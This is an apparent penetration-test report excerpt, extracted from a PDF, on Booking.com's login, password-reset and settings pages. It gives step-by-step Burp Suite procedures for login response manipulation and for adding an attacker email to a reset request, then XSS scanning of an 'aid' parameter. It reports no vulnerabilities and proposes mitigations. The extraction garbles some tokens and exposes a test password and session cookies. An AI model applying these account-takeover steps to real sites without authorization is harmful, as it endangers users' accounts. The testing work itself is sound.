[Forgotten your password?](#)

5.1.2 Capture the requests and responses for both successful and unsuccessful login attempts using burpsuite.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request from 'https://account.booking.com:443' is being viewed. The request payload is a JSON object containing a password field. The response window shows the 'Booking.com' login page with the placeholder 'Enter your password' and a 'Sign in' button. The status bar at the bottom indicates 'Memory: 541.3MB'.

```

1 Request to https://account.booking.com:443 [13-227-254.42]
2 Forward Drop Intercept Action Open bro... Add notes HTTP/2
3 Content-Length: 224
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="0"
6 Content-Type: application/json
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Dest: empty
10 Referer: https://account.booking.com/sign-in/password?op_token=EgVvYXVoCkuAwoUdr0sCJ5ands4WD1UVW4yT3BaTFMSc
11 X-Forwarded-For: 192.168.1.10
12 Sec-Ch-User-Platform: "Windows"
13 Accept: "*/*"
14 Origin: https://account.booking.com
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18
19 https://account.booking.com/sign-in/password?op_token=EgVvYXVoCkuAwoUdr0sCJ5ands4WD1UVW4yT3BaTFMSc
20 W1dGhrcm1zZ2lzdjE0MjLys2W1laDmYwba1u2y5jbDvhGnaw4uHrbD9vcIvD0UoAfSyXh1cm4qQJVdBRHCYCx
21 W1dGhrcm1zZ2lzdjE0MjLys2W1laDmYwba1u2y5jbDvhGnaw4uHrbD9vcIvD0UoAfSyXh1cm4qQJVdBRHCYCx
22 S0XN0wB04LdHTUS+SUETCf+2aWSbFGV915dXjv2UsyHFFVgZnRtElp1c1l1UbFeUP85UnVs8oyF3BGN751dc1reLY3Hng1c8
23 hoochM1DEBnAf7Jhc3U4AcH3ME2kT0dTGT2E6CThwUFV73BpQlk1M1hctaaEZQ3gCa1Cm3p5Rn1U3j09h2Tz3VCQFRT1BwZM1d
24 EJzcRc3D2SYX1lnB3TU0CHEDSEBN1nq1QqSSX1qAMPSGcQHjcrhhb1uTaJZGEMa3B3vndm9vksWshbQ1p1UpwRnJ
25 Hh1uUh1WV1qYd4hGNW9sAVUc2V1h3AW2EPt1CBGhvZGUqfQ1q1ByIwvTamuTBj0aQgBYt4WusQaSAR0cmFCZwsXzJfaGV
26 hhtp://www.booking.com
27 Accept-Encoding: gzip, deflate, br
28 Accept-Language: en-US,en;q=0.9
29 Priority: u1, i
30
31 {
32   "context": {
33     "value": [
34       "UgB1g1xKQ1DvAj7J0Ub1EcN84-X1GvKsw3yM84-67p0xUb4J3r-aJVGqz0ejKfH6ULV7ff2uPrku_hhPvHmsP
35       ypnols1stotAbshbTAkGU-t_p_B1bm-q-yPAGbF1nJj0URgajGD1qlqxdHvTe_3mH11VB5H71Vng1Yfik7H36JA26_eY
36       L0K-Mtrrhbnsml1V71Bc1gb7s418"
37     ]
38   },
39   "authenticator": {
40     "type": "AUTHENTICATOR_TYPE_PASSWORD",
41     "value": "Chronical2001"
42   }
43 }

```

Figure 1 - Successful Request

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A response from 'https://account.booking.com:443/api/identity/authenticate/v1.0/sign_in/password/submit?op_token=EgVvYXVoCkuAwoUd...' is being viewed. The response body contains a large JSON object with various session cookies and tokens. The status bar at the bottom indicates 'Memory: 541.3MB'.

```

1 Set-Cookie: bkng_ap_sso_session=eyJib29raW5nD2sdb2JhbC16eyjKXRhX3N1Ymp1Y3RfaWQiOjICMDgxNWMyOC05ZWN1LTQzNGEtYWF50S04YjBmZWI4MTZmNCm
2 iLCjZWXNmAw9ucy1EW3sic2Vzc1lvb1yZW21cmVuY2U1oIixMzbYzqylTsImODU3LtzQ0YTTt0GyzN0OYTCMyMwfjODVmMzYiLC
3 JyZWyZWN0X3Bva2VuIjoig0FFU1hsSmNQTXVLUGOSZzVmU1lkbrhYUFKxaDdkhU8zdzvTRjQzTjRld4XuXuv81z1BSUoCNUpKU
4 mYzQWVgZ2M0d2R0dxIza2pRds3LUvsvWD1UVvC0dzhrcmagyUExENT24WVFHVBhVhWnV3NjT1ZMS2dXsadKUWnCcHrwWW450CMi
5 fV19fq; domains=account.booking.com; path=/; expires=Wed, 25-Apr-2029 10:33:18 GMT; SameSite=Lax; secure; HttpOnly
6
7 Set-Cookie: bkng_sso_session=eyJib29raW5nD2sdb2JhbC16W3siaCI6InRqT3F3Nr4xSmQwWk1QdTgwZnNXdGxJbkJE0DA2NUdMVGoxbnpY0ThQVTAifV19;
8 domains=booking.com; path=/; expires=Wed, 25-Apr-2029 10:33:18 GMT; secure; HttpOnly
9 Set-Cookie: bkng_sso_se=eyJib29raW5nD2sdb2JhbC16W3siaCI6InRqT3F3Nr4xSmQwWk1QdTgwZnNXdGxJbkJE0DA2NUdMVGoxbnpY0ThQVTAifV19;
10 domains=booking.com; path=/; expires=Wed, 25-Apr-2029 10:33:18 GMT; secure; HttpOnly
11 Set-Cookie: bkng_expired_hint; domains=booking.com; path=/; expires=Thu, 25-Apr-2024 10:33:18 GMT; secure; HttpOnly
12 X-Mss-Protection: 1; mode=block
13 Strict-Transport-Security: max-age=2592000; includeSubDomains
14 X-Cache: Miss from cloudfront
15 Via: 1.1冰5dee5ff3670le8515d9d8ae140c.cloudfront.net (CloudFront)
16 X-Amz-Cf-Pop: SIN52-C3
17 X-Amz-Cf-Id: tuQWOn2iAGkZIP5GSmeb_466rnd_HOBmS24X0SsYDSGzPxeKcLzrA==
18
19   "redirect_uri":
20   "/oauth2/continue?client_id=v01Kf1k7xXStUn2cpZLSanext=UpEFV0s0sbh1v1a05h3jyhd0xrWm54RrczFsem=Fh
21   D_jgGCoMe8XmqjSp5icCDDspXPIxdunKmHy67Lo-Uo4c2LSSCt60cUAoVx_zMRRE8FJSQbn-YeuYqbm0Vho7Km_pwiUsrR
22   E3FbK2SW8-yap1MKmnb6Py9gb_wDUU1Zncm3UVTU0rmcc2f0tK4Y5ZMU-Eb_71c1B3j8p5dloOHqTrk1drv1jBpY5SV-ta
23   E3153j1IElgF601z5azD1slez0WN18vdZ1SXBlInvd0_dSD-Noaud4FaWzIA3cONNSog6svqfKwC6ExK1r080Z10x1upbaOrlny
24   jGA8qUarazCCWsl1xue3wjm1LgsDDBG01C1XNSRBCfcWE8GKzU110M4PRAcShqpvClhbgYhAMhXt10D1_-taBc3DXxsVsjP
25   KwUfC3S6Bh7BmpZVpB1lkQggdYSPtm_004RmfCwwoPaQkk1rA8nWYThnd1ZnJW0F843suAIk0layVQpSr1COPNRGKsQlnB
26   TtYsrcoh9Cghn6d2CotsDWngbb715vSCxKh7eCghGvxFJ14dq6Ad1EVqcrCIMy1ogg1j-KAvw2rQhp98t3r133HW2tpRUU
27   H4cyKwdr8sQ3rlrSH4tHKSd2ad@ch1libd069s94dBHemNj0zicmPxal2sXQ86g6g2ghCUHTRdjqqJmnuFb1ZT397j1whbOpq
28   20lhaho_DK3QrpUB8_57zEzMGApgrUijjeHFBNsWv3Wlw-g4AHLjfibcGLSCRhVjhX62GyWe-T-81fd0fJkT4C2kZEnZeaycP
29   vx5V3XSL1auJUObcRPAK91kDaVgAxbG0ZV0JX01M8m91UlCHfm9bJf7-sovX7",
30   "identifier": {
31     "value": "senelab542@idsho.com",
32     "type": "IDENTIFIER_TYPE_EMAIL"
33   },
34   "nextStep": "STEP_SUCCESS"
35 }

```

Figure 2 - Successful Response

Figure 3 - Successful Request & Response

5.1.3 Manipulate the Responses

Copy the successful response JSON body and paste it into the unsuccessful response.

Response

Pretty Raw Hex Render

```
domain=booking.com; path=/; expires=Wed, 25-Apr-2029 10:35:22 GMT; secure; HttpOnly
8 Set-Cookie: bkng_expired_hint=; domain=booking.com; path=/; expires=Thu, 25-Apr-2024 10:35:22 GMT; secure; HttpOnly
9 Set-Cookie: bkng_sso_session=
eyJibCz9raW5nZQ2dsbCJhbCIEW3s1bG9naW5faGludCI6InpvV2SOYjZj0Gd0dnN2en12RzR1Rh
FUiFV1, domain=booking.com; path=/; expires=Wed, 25-Apr-2029 10:35:22 GMT
10 Set-Cookie: bkng_ap_sso_session=
eyJibCz9raW5nZQ2dsbCJhbCIEyJzZXNzaW5ucyI6W3sic2Vzc2lvb1SyZWlcmVuY2Ui0i1xND
A504M2c3Nj11NjzC4D0Q12XZKhoX3Rva2VuIjo1Q0FFU1gxSmRQTXVLUQ52zVwVFRTeHIM
EZMjZVD27AlmWHM0T7W4tcChtTmNeaEwSdg2aW80NWXZLBKTXA4RUxiVGNGS3NEYJ32kYxT
LajZjZjBRZKRoRHdxImIdLCJhYXRhX3N1YmplY3RfaWQi0i12MDgxNWhY0C05ZWN1LTQzNGEtYW
domain=account.booking.com; path=/; expires=Wed, 25-Apr-2029 10:35:22 GMT;
HttpOnly
11 X-Xss-Protection: 1; mode=block
12 Strict-Transport-Security: max-age=2592000; includeSubDomains
13 X-Cache: Miss from cloudfront
14 Via: 1.1 58b09a46630ea2f6a75154a66e58b2e6.cloudfront.net (CloudFront)
15 X-Amz-Cf-Pop: SIN52-C3
16 X-Amz-Cf-Id: y8j0QSCPHVUuITChbdAfStT3ZvAfbiNsRfZ-bmsT7ohTs_gaoRUwDPw==
17
18 {
    "nextStep": "STEP_SUCCESS",
    "redirect_uri": "/oauth2/continue?client_id=v01Kblk7xX9tUhNcpZLS&next=UpIFVoSm0sbhlv10qYp
JUcVHJa8GS1XMHy_EAVMxzY5siEKTcIbXs4VDCuNcGbjLOC8eK_4GE-B8gyfKg0Yey_10TXA8
8DjQmHxPmH1XgRSBHyMkE_5zj7RaTWS99YPDnkezKMSiVuAjRc7i-Ow0uipUDjtPz1HaDeC1l
Vf875hJhSPtFzdy1Ba4jS2df7jwvHbrQTAQEKThkbs5Kw5D2-0lmryeHC1ByYpbU62sDXJ14pe
oy1CpdG1wBZRoN2PC8l_JUj-1x0d1CEWB0VURcVhVnoskeYD0k4-V-BvTNWw_zdVngAESQ9R
7UYL55yTgES9YtyVuijfNsNmW1_N95nRPEQU36XYoQHPPar0uUyy7m_LWSjstNqG6o2oQj9SUj
NgdWn7m0EuEk3TyNc91_6YNNe3dqbvFERCQjV0qjcsSYD6APT17cSMajYro7_9QcCWsFku
sspP6syKw8-ch5vYtEJ41-UWgN5sAkWFKDzA2YbhBG0xtehTHTCTqPSgsqNUIJ1rxCiKD
T1lMWpWTqhx6aLc0Bg47sT3R1wspEcLobB3pD3uXoS10SuxDSox47FeitG1U0dxgqtQssGB
Rjh1o-g8mB2P342eXBWx8YXw9Uay50N7rC0rkcyntZA",
    "identifier": {
        "value": "senelbach542@idsho.com",
        "type": "IDENTIFIER_TYPE_EMAIL"
    }
}
```

Scan

Scan selected insertion point

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer

Show response in browser

Request in browser

Engagement tools [Pro version only]

Copy

Copy URL

Copy as curl command (bash)

Copy to file

Save item

Save entire history

Paste URL as request

Add to site map

Convert selection

Cut

Copy

Paste

Message editor documentation

Burp Repeater documentation

?

⚙️

↶

↷

Search

5.1.4 Notice the behaviour

Forward the manipulated response and check whether an unauthorized access is granted for the victim's account.

The screenshot shows two windows side-by-side. On the left is the Burp Suite interface, specifically the Proxy tab. A red arrow points to the "Forward" button in the toolbar. The proxy history shows a request from "http://account.booking.com:443/api/identity/authenticate/v1/0/sign_in/password/submit?op_token=EgVvXVoCkuAw0Ud...". The response content is a large JSON object containing various headers and a payload. The payload includes a "passwordResetToken" field with the value "senelab542@idsho.com". On the right is a browser window titled "Booking.com" with the URL "https://account.booking.com/sign-in/password/op_token...". The page displays a "Enter your password" form where the "Password" field contains "12345678". Below the form are "Sign in" and "Sign in with a verification link" buttons. At the bottom of the page, there is a link to "Forgotten your password?" and terms and conditions information.

6 Approach – Abusing Password Reset Functionality

6.1.1 Analyse the password reset function works.

Forgotten your password?

No problem! We'll send you a link to reset it. Please enter the email address you use to sign in to Booking.com.

Your email address

remav88597@haislot.com

Send reset link

Check your inbox

We've just emailed instructions and a reset password link to **remav88597@haislot.com**. It might take a few minutes to arrive.

Back to sign-in

 Booking.com
noreply@booking.com Date: 26-04-2024 20:11:05

Subject: Request to reset your password

Request to reset your password

Booking.com remav88597@haislot.com 

Forgot your password?

No worries – it happens!
Simply click on the button below to choose a new one. It's as easy as that.

Reset password

6.1.2 Analyse the password reset request using burpsuite.

Carefully look for encrypted values and email address indetifiers with a JSON body.

The screenshot shows the Burp Suite interface with a captured request to https://account.booking.com/account-recovery?op_token=Eg.... The request body is a JSON object:

```
23 {
    "context": {
        "value": "UqEBIGLxXCqlIDtTm5mmgs15KCmGfcnycchuwlIxQdRx8M5rr4AXACSw9fR1Ej3fqkI1Yk9lwyYoEvd!pOD1bwKn3FZ_N0oU5HdeASRA6LII2w="
    },
    "identifier": {
        "type": "IDENTIFIER_TYPE__EMAIL",
        "value": "remav88597@haislot.com", ← Attacker's email
        "senelab542@idsho.com" ← Victim's email
    }
}
```

The response from Booking.com is displayed on the right, showing a password reset page with an input field for the victim's email address and a "Send reset link" button.


6.1.3 Modify the request.

Modify the JSON identifier value. Add attacker's email address above the victim's email address. If the password reset function vulnerable it will send the victim's password reset link to the attacker's email address also.

```
23 {
    "context": {
        "value": "UqEBIGLxXCqlIDtTm5mmgs15KCmGfcnycchuwlIxQdRx8M5rr4AXACSw9fR1Ej3fqkI1Yk9lwyYoEvd!pOD1bwKn3FZ_N0oU5HdeASRA6LII2w="
    },
    "identifier": {
        "type": "IDENTIFIER_TYPE__EMAIL",
        "value": "remav88597@haislot.com", ← Attacker's email
        "senelab542@idsho.com" ← Victim's email
    }
}
```

6.1.4 Notice the behaviour

Right click on the request body and select “Do intercept” then select “Response to this request”. From now on it will show the response after every request. Check the HTTP status codes or any error messages. In this case I got the “400 Bad Request”. It means the password reset function works properly without any vulnerabilities.



```
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=UTF-8
3 Server: envoy
4 Date: Fri, 26 Apr 2024 11:54:31 GMT
5 Content-Security-Policy: frame-ancestors https://*.booking.com 'self'; report-uri https://nellie.booking.com/csp-report-uri?type=block&tag=212&pid=720e53bbb4500025&e=UmFuZG9tSVYkc2RlIyh9YSWktK05Tzg0pTwvTPfHZKNW3HcrmlRLgPmlElaa_XplKZfg6PGAT38Nk2UCetbukUTV3zPXMLogv26HRiAA5ztBkA49ZmiGHev7y3OnUdtylCADNw7M00jR6DbT1JzSm7rwJ8YnICDv465NE12E4jk
6 Content-Security-Policy-Report-Only: base-uri 'none'; connect-src saa.booking.com secure.booking.com reports.booking.com privacyportal-eu.onetrust.com geolocation.onetrust.com cdn.cookielaw.org www.google-analytics.com *.perimeterx.net *.pxchkr.net *.px-cdn.net *.px-client.net *.px-cloud.net 'self' 'report-sample'; default-src *.bstatic.com bstatic.com 'self'; frame-src https://www.youtube.com/embed/Vv4w5SmPjss *.bstatic.com https://www.google.com bstatic.com www.booking.com secure.booking.com paymentcomponent.booking.com 'self'; img-src 'self' data: www.booking.com graph.facebook.com cdn.cookielaw.org account.booking.com *.bstatic.com bstatic.com *.static.booking.cn www.google-analytics.com www.google.com stats.g.doubleclick.net *.px-cloud.net *.perimeterx.net www.gstatic.com; object-src 'none'; report-uri https://nellie.booking.com/csp-report-uri?type=report&tag=213&pid=720e53bbb4500025&e=UmFuZG9tSVYkc2RlIyh9YSWktK05Tzg0pTwvTPfHZKNW3HcrmlRLgPmlElaa_XplKZfg6PGAT38Nk2UCetbukUTV3zPXMLogv26HRiAA5ztBkA49ZmiGHev7y3OnUdtylCADNw7M00jR6DbT1JzSm7rwJ8YnICDv465NE12E4jk; script-src saa.booking.com *.bstatic.com bstatic.com *.static.booking.cn www.google.com www.google-analytics.com cdn.cookielaw.org geolocation.onetrust.com 'self' 'nonce-PbWOhmG00CxFoMS' 'report-sample'; style-src *.bstatic.com bstatic.com *.static.booking.cn 'self' 'unsafe-inline'
7 X-Xss-Protection: 1; mode=block
8 Strict-Transport-Security: max-age=2592000; includeSubDomains
9 X-Cache: Error from cloudfront
10 Via: 1.1 bf37a08a8e52d3968f35aelbb4eaae78.cloudfront.net (CloudFront)
11 X-Amz-Cf-Pop: SIN52-C3
12 X-Amz-Cf-Id: I7PzjZ7FOydwLMTY2LVpKdYGTLEg_7DhwSMVYmkUpD0QyZrWgmsVtA==
13
14 {
    "message": "The request body is invalid"
}
```

7 Findings

In this assessment no Broken Access Control vulnerabilities were detected within the account.booking.com webpage.

8 Steps to Reproduce – Response Manipulation

1. Using burpsuite capture the requests and the responses for both successful and unsuccessful login attempts.
2. Identify the JSON code with the encrypted values and user authentication details.
3. Copy the successful login attempt JSON code from the response and paste it into the unsuccessful response (incorrect password login attempt response).
4. Then forward the manipulated response to check if unauthorized access is granted.

9 Steps to Reproduce – Abusing Password Reset Functionality

1. Using burpsuite capture the request for the password reset.
2. Look for a JSON body with the email address of the victim's account.
3. Modify the JSON code by adding the attacker's email above the victim's email.
4. Intercept the request's response and forward the request to check if the victim's password reset link has been sent to the attacker's email address also.

10 Proposed Mitigation

10.1.1 Implement Proper Access Controls

Make sure that all parts of the application have the controls for who can do what – this includes making sure people are who they say they are (authentication) deciding what they're allowed to do (authorization) and managing their sessions securely.

10.1.2 Use Session Management

Use methods for managing sessions like using session tokens with high randomness to stop others from taking over someones session or getting in without permission.

10.1.3 Implement principal of Least Privilege

Stick to the idea that users should only have power as necessary for them to do their job – this lowers the chances of anyone getting in without permission.

10.1.4 Regular Security Testing

Regularly check how secure things are by doing tests like trying to break in and looking closely at the code – this way any issues, with controlling access can be found on and dealt with.

10.1.5 Monitor and audit access logs

Review access logs to spot and look into any unauthorized attempts to access, allowing for quick response and action.

11 Conclusion

The flaw, in access control presents a threat, to the security of the website possibly resulting in entry and data breaches. By conducting tests and implementing measures the negative effects of this vulnerability can be reduced, ensuring the protection of the applications data integrity, confidentiality and availability.

8. Vulnerability title: Cross site scripting (XSS)

1 Vulnerability Description

XSS vulnerabilities allow attackers to inject malicious scripts into web pages and when users view the web pages it will potentially lead to session hijacking, defacement, or data theft.

2 Affected Components

The assessment focused on various components of the account.booking.com webpage, including user account settings “aid” parameter and other dynamic web page parameters.

3 Impact Assessment

The exploitation of XSS vulnerabilities could lead to theft of sensitive user information, user sessions manipulation, and the spread of malicious content to other users.

4 Objective

The main aim of this report is to outline the outcomes of a security assessment carried out on the account.booking.com webpage to uncover any Cross Site Scripting (XSS) vulnerabilities. Various tools and methods were utilized during this assessment to pinpoint XSS points within the web application.

5 Approach

5.1.1 Initial Step - Gathering URLs with Katana:

Initially all the URLs associated with the Booking.com site were collected using the Katana tool. The results of this process were stored in a text file, for evaluation.

```
[ashan@kali] ~]$ catana -u https://www.booking.com/ -o bookingweb.txt
[INF] Current katana version v1.1.0 (latest)
[INF] Started standard crawling for > https://www.booking.com/
https://www.booking.com/index.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUbIAEBmAEj:AeHyAEM2AE6AEB1AiBqAIaUkBp6SxsAcAdICJGQyZc1NtKyLTrLzJEtNDQ1M51hZjxkLTfLMTE30GUz2mNkZnqCbeACAQb$id=29r096b75tks9pe227280d1f7k86p9ek_landing=165b_price_type=total6
https://www.booking.com/index.ls.html
https://www.booking.com/content-moderation-policy-overview.page.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUbIAEBmAEj:AeHyAEM2AE6AEB-AEL1AiBqAIaUkBp6SxsAcAdICJGQyZc1NtKyLTrLzJEtNDQ1M51hZjxkLTfLMTE30GUz2mNkZnqCbeACAQb$id=S1hZjxkLTfMTE30GUz2mNkZnqCbuCAQb$id=fedc6ab6e08205d7abfc058182e
https://www.booking.com/contact-us.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUbIAEBmAEj:AeHyAEM2AE6AEB-AEL1AiBqAIaUkBp6SxsAcAdICJGQyZc1NtKyLTrLzJEtNDQ1M51hZjxkLTfLMTE30GUz2mNkZnqCbuCAQb$id=fedc6ab6e08205d7abfc058182e
https://www.booking.com/faqs.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUbIAEBmAEj:AeHyAEM2AE6AEB-AEL1AiBqAIaUkBp6SxsAcAdICJGQyZc1NtKyLTrLzJEtNDQ1M51hZjxkLTfLMTE30GUz2mNkZnqCbuCAQb$id=fedc6ab6e08205d7abfc058182e
https://www.booking.com/faq.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUbIAEBmAEj:AeHyAEM2AE6AEB-AEL1AiBqAIaUkBp6SxsAcAdICJGQyZc1NtKyLTrLzJEtNDQ1M51hZjxkLTfLMTE30GUz2mNkZnqCbuCAQb$id=fedc6ab6e08205d7abfc058182e
https://www.booking.com/contact-us.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUbIAEBmAEj:AeHyAEM2AE6AEB-AEL1AiBqAIaUkBp6SxsAcAdICJGQyZc1NtKyLTrLzJEtNDQ1M51hZjxkLTfLMTE30GUz2mNkZnqCbuCAQb$id=fedc6ab6e08205d7abfc058182e
https://www.booking.com/faq.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUbIAEBmAEj:AeHyAEM2AE6AEB-AEL1AiBqAIaUkBp6SxsAcAdICJGQyZc1NtKyLTrLzJEtNDQ1M51hZjxkLTfLMTE30GUz2mNkZnqCbuCAQb$id=fedc6ab6e08205d7abfc058182e
https://www.booking.com/author.oauth2?id=3041a28lang=en-gb&bkgng_action=index&xestate=UpdKd0HMP0B0Cw5xt1LSfxFHmq3oKE0Bpb_rnbGH1J62TzTr16CiPUz1Bqz4i2UPwGE88PH4prKhryR7tke6Aa6Q0z9f0ehFosv7t
xWCPxCh8elXp3yGyzGvLkbRdd0nlME1aSgPlnzuQxw10eKp538_Okr_E5U7x1j69ynLshJt04h1QkDuerxpCk55eN1hZyAynv85FNUL_E181jC1Cle10ujgs_rh4q_bhnQfVrgLaZV_vk-BtMwvELjsHvd0n-0lun6XHyp-7e5cm3
Ug51ubLWKLKH69n8Wou51r082r7gB0ANSCHY9HgnYtk1Kixi_KH7_W_T_wtxsXteOpwmDFEWfvgMrz9u8m9jvBRNNSX0wSrujY88v0u64mkXuQwM9yZt02zD5dGsvCs1A_exzAxQbqnjMz_7+tafJf1QoRrhvRvH7vEq_LdtJnQxtKQ
5tAnq4_zr7_2HCT_mnYSMhMcDvQa0v9_80UAk1eo6eiFadouYUWPMQRI1duusCq0Sc1ent_id=v01Kb1k7x9tUn2c2pZL5response_type:sso6dt+17139680025redirec_uri=https%3A%2F%2Fsecure.booking.com%2Flogin.html%3Fop%3Dauthnreturnprompt%register
https://account.booking.com/auth/oauth2?id=3041a28lang=en-gb&bkgng_action=index&xestate=UpdKd0HMP0B0Cw5xt1LSfxFHmq3oKE0Bpb_rnbGH1J62TzTr16CiPUz1Bqz4i2UPwGE88PH4prKhryR7tke6Aa6Q0z9f0ehFosv7t
xWCPxCh8elXp3yGyzGvLkbRdd0nlME1aSgPlnzuQxw10eKp538_Okr_E5U7x1j69ynLshJt04h1QkDuerxpCk55eN1hZyAynv85FNUL_E181jC1Cle10ujgs_rh4q_bhnQfVrgLaZV_vk-BtMwvELjsHvd0n-0lun6XHyp-7e5cm3
Ug51ubLWKLKH69n8Wou51r082r7gB0ANSCHY9HgnYtk1Kixi_KH7_W_T_wtxsXteOpwmDFEWfvgMrz9u8m9jvBRNNSX0wSrujY88v0u64mkXuQwM9yZt02zD5dGsvCs1A_exzAxQbqnjMz_7+tafJf1QoRrhvRvH7vEq_LdtJnQxtKQ
5tAnq4_zr7_2HCT_mnYSMhMcDvQa0v9_80UAk1eo6eiFadouYUWPMQRI1duusCq0Sc1ent_id=v01Kb1k7x9tUn2c2pZL5response_type:sso6dt+17139680025redirec_uri=https%3A%2F%2Fsecure.booking.com%2Flogin.html%3Fop%3Dauthnreturnprompt%google
https://account.booking.com/auth/oauth2?id=3041a28lang=en-gb&bkgng_action=index&xestate=UpdKd0HMP0B0Cw5xt1LSfxFHmq3oKE0Bpb_rnbGH1J62TzTr16CiPUz1Bqz4i2UPwGE88PH4prKhryR7tke6Aa6Q0z9f0ehFosv7t
xWCPxCh8elXp3yGyzGvLkbRdd0nlME1aSgPlnzuQxw10eKp538_Okr_E5U7x1j69ynLshJt04h1QkDuerxpCk55eN1hZyAynv85FNUL_E181jC1Cle10ujgs_rh4q_bhnQfVrgLaZV_vk-BtMwvELjsHvd0n-0lun6XHyp-7e5cm3
Ug51ubLWKLKH69n8Wou51r082r7gB0ANSCHY9HgnYtk1Kixi_KH7_W_T_wtxsXteOpwmDFEWfvgMrz9u8m9jvBRNNSX0wSrujY88v0u64mkXuQwM9yZt02zD5dGsvCs1A_exzAxQbqnjMz_7+tafJf1QoRrhvRvH7vEq_LdtJnQxtKQ
5tAnq4_zr7_2HCT_mnYSMhMcDvQa0v9_80UAk1eo6eiFadouYUWPMQRI1duusCq0Sc1ent_id=v01Kb1k7x9tUn2c2pZL5response_type:sso6dt+17139680025redirec_uri=https%3A%2F%2Fsecure.booking.com%2Flogin.html%3Fop%3Dauthnreturnprompt%google
https://account.booking.com/auth/oauth2?id=3041a28lang=en-gb&bkgng_action=index&xestate=UpdKd0HMP0B0Cw5xt1LSfxFHmq3oKE0Bpb_rnbGH1J62TzTr16CiPUz1Bqz4i2UPwGE88PH4prKhryR7tke6Aa6Q0z9f0ehFosv7t
xWCPxCh8elXp3yGyzGvLkbRdd0nlME1aSgPlnzuQxw10eKp538_Okr_E5U7x1j69ynLshJt04h1QkDuerxpCk55eN1hZyAynv85FNUL_E181jC1Cle10ujgs_rh4q_bhnQfVrgLaZV_vk-BtMwvELjsHvd0n-0lun6XHyp-7e5cm3
```

5.1.2 Automated XSS Scanning using XSSVIBES:

A contemporary automated tool designed for detecting XSS, known as XSSVIBES was used to scan the URLs gathered through Katana. This tool automatically identifies parameters to XSS attacks. Generates a detailed report based on its findings. The results from this scan were saved in a text file for examination.

```
└─(ashan㉿kali)-[~/xss_vibes]
$ python3 main.py -u "https://account.booking.com/mysettings?aid=304142"

██████████ V ██████████
#Harmonizing Web Safety
#Author: Faiyaz Ahmad

[+] TESTING https://account.booking.com/mysettings?aid=304142
[+] 1 parameters identified
[+] Testing parameter name: aid
[+] FUZZING HAS BEEN COMPLETED
[+] LOADING PAYLOAD FILE payloads.json
[+] TARGET SEEMS TO BE NOT VULNERABLE
```

5.1.3 Manual Testing with BurpSuite Intruder;

In addition to scanning manual testing was carried out using BurpSuite Intruder. Specifically testing focused on the "aid" parameter, within the URL "https://account.booking.com/mysettings?aid=304142." Various XSS payloads obtained from PortSwigger were tested using BurpSuite Intruder during this testing phase.

The screenshot shows the Burp Suite interface with an intercept session open. The request URL is https://account.booking.com/mysettings?aid=304142. The browser window shows the PortSwigger XSS research page for web race conditions, with the URL https://account.booking.com/mysettings?aid=304142. The page content discusses web race conditions and includes a large graphic titled 'STATE MACHINE'.

The screenshot shows the 'Choose an attack type' dialog in Burp Suite. The 'Attacktype:' field is set to 'Sniper'. Below it, the 'Payload positions' section is shown, with the 'Target:' field set to https://account.booking.com. The payload template is displayed in the main pane:

```

